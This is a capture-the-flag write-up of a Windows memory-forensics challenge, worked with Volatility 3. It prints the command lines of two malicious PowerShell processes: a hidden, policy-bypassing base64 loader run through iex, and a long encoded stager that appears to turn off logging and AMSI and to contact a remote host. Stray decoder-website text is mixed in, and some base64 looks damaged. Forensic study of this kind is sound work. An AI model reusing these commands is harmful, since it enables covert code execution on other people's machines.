Reminiscent

Capture the Flag Challenge.

Link: Challenge can be found here.

Overview: This is Forensics challenge – you get memory dump of some machine and context; the objective is to analyze the memory dump to obtain the flag.

In cyber terms such actions are known as ‘blue hat’ defense cyber team.

In this challenge, we have in our disposal the memory dump of the machine, and email communication containing the file ‘resume.zip’

Method:

To investigate the memory dump I need to use a tool called ‘volatility’.

According to the provided ‘image info’ – the memory profile is of windows:

```
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_23418
                     AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                     AS Layer2 : VirtualBoxCoreDumpElf64 (Unnamed AS)
                     AS Layer3 : FileAddressSpace (/home/infosec/dumps/mem_dumps/01/flounder-pc-memdump.elf)
                      PAE type : No PAE
                           DTB : 0x187000L
                          KDBG : 0xf800027fe0a0L
          Number of Processors : 2
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0xfffff800027ffd00L
                KPCR for CPU 1 : 0xfffff880009eb000L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2017-10-04 18:07:30 UTC+0000
     Image local date and time : 2017-10-04 11:07:30 -0700
```

The first order of business, was to run ‘windows.psscan’ to see the running processes on the memory dump:

```
amit@amit-VirtualBox:~/Downloads/Reminiscent$ /home/amit/Documents/volatility3-develop/vol.py -f flounder-pc-memdump.elf windows.psscan
Volatility 3 Framework 2.5.2
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime        File output

1960    1704    SearchProtocol  0x1e0f4b30      6       311     0       False   2017-10-04 18:04:48.000000      N/A     Disabled
384     476     svchost.exe     0x1e204960      17      386     0       False   2017-10-04 18:04:30.000000      N/A     Disabled
1720    476     taskhost.exe    0x1e245060      8       148     1       False   2017-10-04 18:04:36.000000      N/A     Disabled
496     2044    powershell.exe  0x1e24e060      12      300     1       False   2017-10-04 18:06:58.000000      N/A     Disabled
1476    2044    VBoxTray.exe    0x1e2622e0      13      146     1       False   2017-10-04 18:04:42.000000      N/A     Disabled
1052    476     spoolsv.exe     0x1e294b30      13      277     0       False   2017-10-04 18:04:31.000000      N/A     Disabled
1092    476     svchost.exe     0x1e2bbb30      19      321     0       False   2017-10-04 18:04:31.000000      N/A     Disabled
2020    868     dwm.exe 0x1e2c8060      4       72      1       False   2017-10-04 18:04:41.000000      N/A     Disabled
1196    476     svchost.exe     0x1e390620      28      333     0       False   2017-10-04 18:04:31.000000      N/A     Disabled
812     1704    SearchFilterHo  0x1e3ed550      4       92      0       False   2017-10-04 18:04:48.000000      N/A     Disabled
600     476     svchost.exe     0x1e401b30      12      360     0       False   2017-10-04 18:04:30.000000      N/A     Disabled
664     476     VBoxService.ex  0x1e49bb30      12      118     0       False   2017-10-04 18:04:30.000000      N/A     Disabled
728     476     svchost.exe     0x1e4b5b30      7       270     0       False   2017-10-04 18:04:30.000000      N/A     Disabled
2044    2012    explorer.exe    0x1e4bb630      36      926     1       False   2017-10-04 18:04:41.000000      N/A     Disabled
792     476     svchost.exe     0x1e5044a0      21      443     0       False   2017-10-04 18:04:30.000000      N/A     Disabled
1840    476     sppsvc.exe      0x1e522060      4       145     0       False   2017-10-04 18:04:37.000000      N/A     Disabled
868     476     svchost.exe     0x1e566b30      21      429     0       False   2017-10-04 18:04:30.000000      N/A     Disabled
900     476     svchost.exe     0x1e57cb30      41      977     0       False   2017-10-04 18:04:30.000000      N/A     Disabled
1704    476     SearchIndexer.  0x1e5b4060      16      734     0       False   2017-10-04 18:04:47.000000      N/A     Disabled
988     476     svchost.exe     0x1e5ccb30      13      286     0       False   2017-10-04 18:04:30.000000      N/A     Disabled
396     384     csrss.exe       0x1e6fa500      9       283     1       False   2017-10-04 18:04:29.000000      N/A     Disabled
376     328     wininit.exe     0x1e763b30      3       77      0       False   2017-10-04 18:04:29.000000      N/A     Disabled
432     384     winlogon.exe    0x1e7966d0      4       112     1       False   2017-10-04 18:04:29.000000      N/A     Disabled
476     376     services.exe    0x1e7cdb30      11      201     0       False   2017-10-04 18:04:29.000000      N/A     Disabled
492     376     lsass.exe       0x1e7f2b30      8       590     0       False   2017-10-04 18:04:30.000000      N/A     Disabled
500     376     lsm.exe 0x1e7ffb30      11      150     0       False   2017-10-04 18:04:30.000000      N/A     Disabled
272     4       smss.exe        0x1ea63b30      2       30      N/A     False   2017-10-04 18:04:27.000000      N/A     Disabled
348     328     csrss.exe       0x1ee9bb30      9       416     0       False   2017-10-04 18:04:29.000000      N/A     Disabled
2772    396     conhost.exe     0x1f690060      2       55      1       False   2017-10-04 18:06:58.000000      N/A     Disabled
2924    600     WmiPrvSE.exe    0x1fc01b30      10      204     0       False   2017-10-04 18:06:26.000000      N/A     Disabled
2752    496     powershell.exe  0x1fc39060      20      396     1       False   2017-10-04 18:07:00.000000      N/A     Disabled
592     600     WmiPrvSE.exe    0x1fd30b30      9       127     0       False   2017-10-04 18:06:35.000000      N/A     Disabled
2120    476     svchost.exe     0x1fd45060      12      335     0       False   2017-10-04 18:06:32.000000      N/A     Disabled
2248    476     wmpnetwk.exe    0x1fd6eb30      18      489     0       False   2017-10-04 18:06:33.000000      N/A     Disabled
2812    2044    thunderbird.ex  0x1fedab30      50      534     1       True    2017-10-04 18:06:24.000000      N/A     Disabled
4       0       System  0x1ffb1040      83      477     N/A     False   2017-10-04 18:04:27.000000      N/A     Disabled
amit@amit-VirtualBox:~/Downloads/Reminiscent$
```

It can be observed that there are 2 PowerShell processes whose PID are 496, and 2752, that could be communicating with external machine, or running malicious script, they are needed to investigated further.


For that the next command that shell be used is ‘windows.cmdline’:

```
Temp\usgthrsvc" "DownLevelDaemon"
2812    thunderbird.ex  "C:\Program Files (x86)\Mozilla Thunderbird\thunderbird.exe"
2924    WmiPrvSE.exe    C:\Windows\system32\wbem\wmiprvse.exe
2120    svchost.exe     C:\Windows\System32\svchost.exe -k secsvcs
2248    wmpnetwk.exe    "C:\Program Files\Windows Media Player\wmpnetwk.exe"
592     WmiPrvSE.exe    C:\Windows\system32\wbem\wmiprvse.exe
496     powershell.exe  "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -win hidden -Ep ByPass $r = [Text.Encoding]::ASCII.GetString([Co
vert]::FromBase64String('JHN0UCwkc2lQPTMyMzAsOTY3NjskZj0ncmVzdW1lLnBkZi5sbmsnO2lmKC1ub3QoVGVzdC1QYXRoICRmKSl7JHg9R2V0LUNoaWxkSXRlbSAtUGF0aCAkZW52OnR
bXAgLUZpbHRlciAkZiAtUmVjdXJzZTtbSU8uRGlyZWN0b3J5XTo6U2V0Q3VycmVudERpcmVjdG9yeSgkeC5EaXJly3RvcnlOYW1lKTt9JGxuaz1OZXctT2JqZWN0IElPLkZpbGVTdHJlYW0gJGYs
09wZW4nLCdSZWFkJywnUmVhZFdyaXRlJzskYjY0PU5ldy1PYmplY3QgYnl0ZVtdKCRzaVApOyRsbmsuU2Vlaygkc3RQLFtJTy5TZWVrT3JpZ2luXTo6QmVnaW4poOyRsbmsuUmVhZCgkYjY0LDAsI
NpUCk7JGI2ND1bQ29udmVydF06OkZyb21CYXNlNjRDaGFyQXJyYXkoJGI2NCwwLCRiNjQuTGVuZ3RoKTskc2NCPVtUZXh0LkVuY29kaW5nXTo6VW5pY29kZS5HZXRTdHJpbmcoJGI2NCk7aWV4IC
zY0I7'')); iex $r;
2772    conhost.exe     \??\C:\Windows\system32\conhost.exe
2752    powershell.exe  "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noP -sta -w 1 -enc JABHAHIAbwBVAFAAUABPAEwAaQBDAFkAUwBFAHQAdABI
E4ARwBzACAAPQAgAFsAcgBFAEYAXQAuAEEAUwBzAGUATQBCAEwAHQAuAEcARQB0AFQAeQBwAEUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAa
BvAG4ALgBVAHQAaQBsAHMAJwApAC4AIgBHAEUAdABGAEkARQBgAGwAZAAiACgAJwBjAGEAYwBoAGUAZABHAHIAbwB1AHAAUABvAGwAaQBjAHkAUwBlAHQAdABpAG4AZwBzACcALAAgACcATgAnAC
AJwBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkALgBHAEUAVABWAGEAbABVAGUAKAAkAG4AdQBsAEwAKQA7ACQARwBSAG8AdQBQAFAATwBsAEkAQwB5AFMAZQBUAFQAaQBOAGcAUwB
ACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAFOA
AA9ACAAMAA7ACQARwBSAG8AdQBQAFAATwBMAEkAQwBZAFMARQB0AFQAaQBuAGcAUwBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAG
wAZQBTAGMAcgBpAHAAdABCAGwAbwBjAGsASQBuAHYAbwBjAGEAdABpAG8AbgBMAG8AZwBnAGkAbgBnACcAXQAgAD0AIAAwADsAWwBSAGUAZgBdAC4AQQBzAFMAZQBtAEIAbAB5AC4ARwBlAFQAVA
5AFAARQAoACcAUwBSAHMAdABlAG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGkAVQB0AGkAbABzACcAKQB8AD8AewAkAF8AfQB8ACUAewAkAF8
LgBHAEUAdABGAGkAZQBMAGQAKAAnAGEAbQBzAGkASQBuAGkAdABGAEAaQBsAGUAZAAnACwAJwBOAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQAuAFMARQBUAFYAYQBMAHUARQAo
CQATgB1AGwATAAsACQAVAByAHUAZQApAH0AOwBbAFMAeQBzAFQAZQBtAC4ATgBlAFQALgBTAEUAcgBWAEkAYwBlAFAATwBJAG4AdABNAEEAbgBBAGcARQBSAF0AOgA6AEUAeABwAEUAYwB0ADEAM
AwAEMATwBuAFQAaQBuAHUARQA9ADAAOwAkAFcAQwA9AE4ARQBXAC0ATwBCAGoARQBjAFQAIABTAHkAcwBUAEUATQAuAE4ARQB0AC4AVwBlAEIAQwBsAEkARQBuAHQAOwAkAHUAPQAnAE0AbwB6AQ
AbABsAGEALwA1AC4AMAAgACgAVwBpAG4AZABvAHcAcwAgAE4AVAAgADYALgAxADsAIABXAE8AVwA2ADQAOwAgAFQAcgBpAGQAZQBuAHQALwA3AC4AMAA7ACAAcgB2ADoAMQAxAC4AMAApACAAbAB
AGsAZQAgAEcAZQBjAGsAbwAnADsAJAB3AEMALgBIAGUAYQBEAGUAcgBTAC4AQQBkAGQAKAAnAFUAcwBlAHIALQBBAGcAZQBuAHQAJwAsACQAdQApADsAJABXAGMALgBQAFIAbwBYAHkAPQBbAFMA
QBzAFQAZQBNAC4ATgBFAFQALgBXAGUAYgBSAGUAcQB1AEUAcwB0AF0AOgA6AEQAZQBmAEAVQBMAHQAVwBlAEIAUABSAE8AWABZADsAJAB3AEMALgBQAFIAbwBYAFkALgBDAFIARQBEAGUATgB0A
kAYQBMAFMAIAA9ACAAWwBTAFkAUwBUAGUATQAuAE4ARQBUAC4AQwByAGUARABFAG4AVABpAGEATABDAGEAQwBoAGUAXQA6ADoARABlAEYAYQB1AEwAVABOAEUAdAB3AE8AcgBrAEMAcgBlAGQAZQ
uAHQAaQBBAGwAUwA7ACQASwA9AFsAUwBZAFMAdABFAE0ALgBUAGUAeAB0AC4ARQBOAEMATwBEAEkAbgBnAF0AOgA6AEEAUwBDAEkASQAuAEcARQB0AEIAeQB0AEUAcwAoACcARQAxAGcATQBHAGQ
ZgBUAEAAZQBvAE4APgB4ADkAewBdADIARgA3ACsAYgBzAE8AbgA0AC8AUwBpAFEAcgB3ACcAKQA7ACQAUgA9AHsAJABEACwAJABLAD0AJABBAHIAZwBTADsAJABTAD0AMAAuAC4AMgA1ADUAOwAw
C4ALgAyADUANQB8ACUAewAkAEoAPQAoACQASgArACQAUwBbACQAXwBdACsAJABLAFsAJABfACUAJABLAC4AQwBvAHUAbgBUAF0AKQAlADIANQA2ADsAJABTAFsAJABfAF0ALAAkAFMAWwAkAEoAX
A9ACQAUwBbACQASgBdACwAJABTAFsAJABfAF0AfQA7ACQARAB8ACUAewAkAEkAPQAoACQASQArADEAKQAlADIANQA2ADsAJABIAD0AKAAkAEgAKwAkAFMAWwAkAEkAXQApACUAMgA1ADYAOwAkAF
AWwAkAEkAXQAsACQAUwBbACQASABdAD0AJABTAFsAJABIAF0ALAAkAFMAWwAkAEkAXQA7ACQAXwAtAGIAeABvAFIAJABTAFsAKAAkAFMAWwAkAEkAXQArACQAUwBbACQASABdACkAJQAyADUANgB
AH0AfQA7ACQAdwBjAC4ASABFAEEAZABFAHIAcwAuAEEARABEACgAIgBDAG8AbwBrAGkAZQAiACwAIgBzAGUAcwBzAGkAbwBuAD0ATQBDAGEAaAB1AFEAVgBmAHoAMAB5AE0ANgBWAEIAZQA4AGYA
gBWADkAdAA5AGoAbwBtAG8APQAiACkAOwAkAHMAZQByAD0AJwBoAHQAdABwADoALwAvADEAMAAuADEAMAAuADkAOQAuADUANQA6ADgAMAAnADsAJAB0AD0AJwAvAGwAbwBnAGkAbgAvAHAAcgBvA
MAZQBzAHMALgBwAGgAcAAnADsAJABmAGwAYQBnAD0AJwBIAFQAQgB7ACQAXwBqADAARwBfAHkAMAB1AFIAXwBNADMAbQAwAHIAWQBfACQAfQAnADsAJABEAGEAdABBAD0AJABXAEMALgBEAG8AVw
OAEwAbwBhAEQARABBAFQAQQAoACQAUwBlAFIAKwAkAHQAKQA7ACQAaQB2AD0AJABkAGEAVABBAFsAMAAuAC4AMwBdADsAJABEAEEAdABhAD0AJABEAGEAVABhAFsANAAuAC4AJABEAEEEAdABhAC4
TABlAG4ARwBUAEoAYQA7ACQASgBBAEkATgBhAEMASwBBAHIAWwBdAE0AKAAmACAAJABSACAAJABkAGEAdABBACAAKAAkAEkAVgC
```

Among other commands – we can observer that it runs 2 commands, which parts of them are encoded with base64.

The first one some process invoking command, locate and execute payload on the file resume.pdf.lnk

The second command run some base64 payload, decrypting it to Ascii doesn't reveals anything of significance, it was too messy:



For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.


UTF-8 Source character set.

Decode each line separately (useful for when you have multiple entries).


Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE Decodes your data into the area below.

So I decrypted it to a file:



Now its clear enough, analyzing the ascii content of the file reveals:



The flag is in the file.

After clear things up:

```
5 HTB{$_j0G_y0uR_M3m0rY_$}
```

We got the flag!

Conclusions: This is the first challenge done on Forensics, and the introduction for me to the Forensics world – that includes to understand the essence of it, the 'volatility' tool used and how it works, how to operate the tool, and what in particular to inspect in examining the memory dump.

That is indeed a valuable skill for cyber defender, as it gives a look to how analyze properly an infected memory, and understand what happens.

I'm looking forward to expand my view on this world.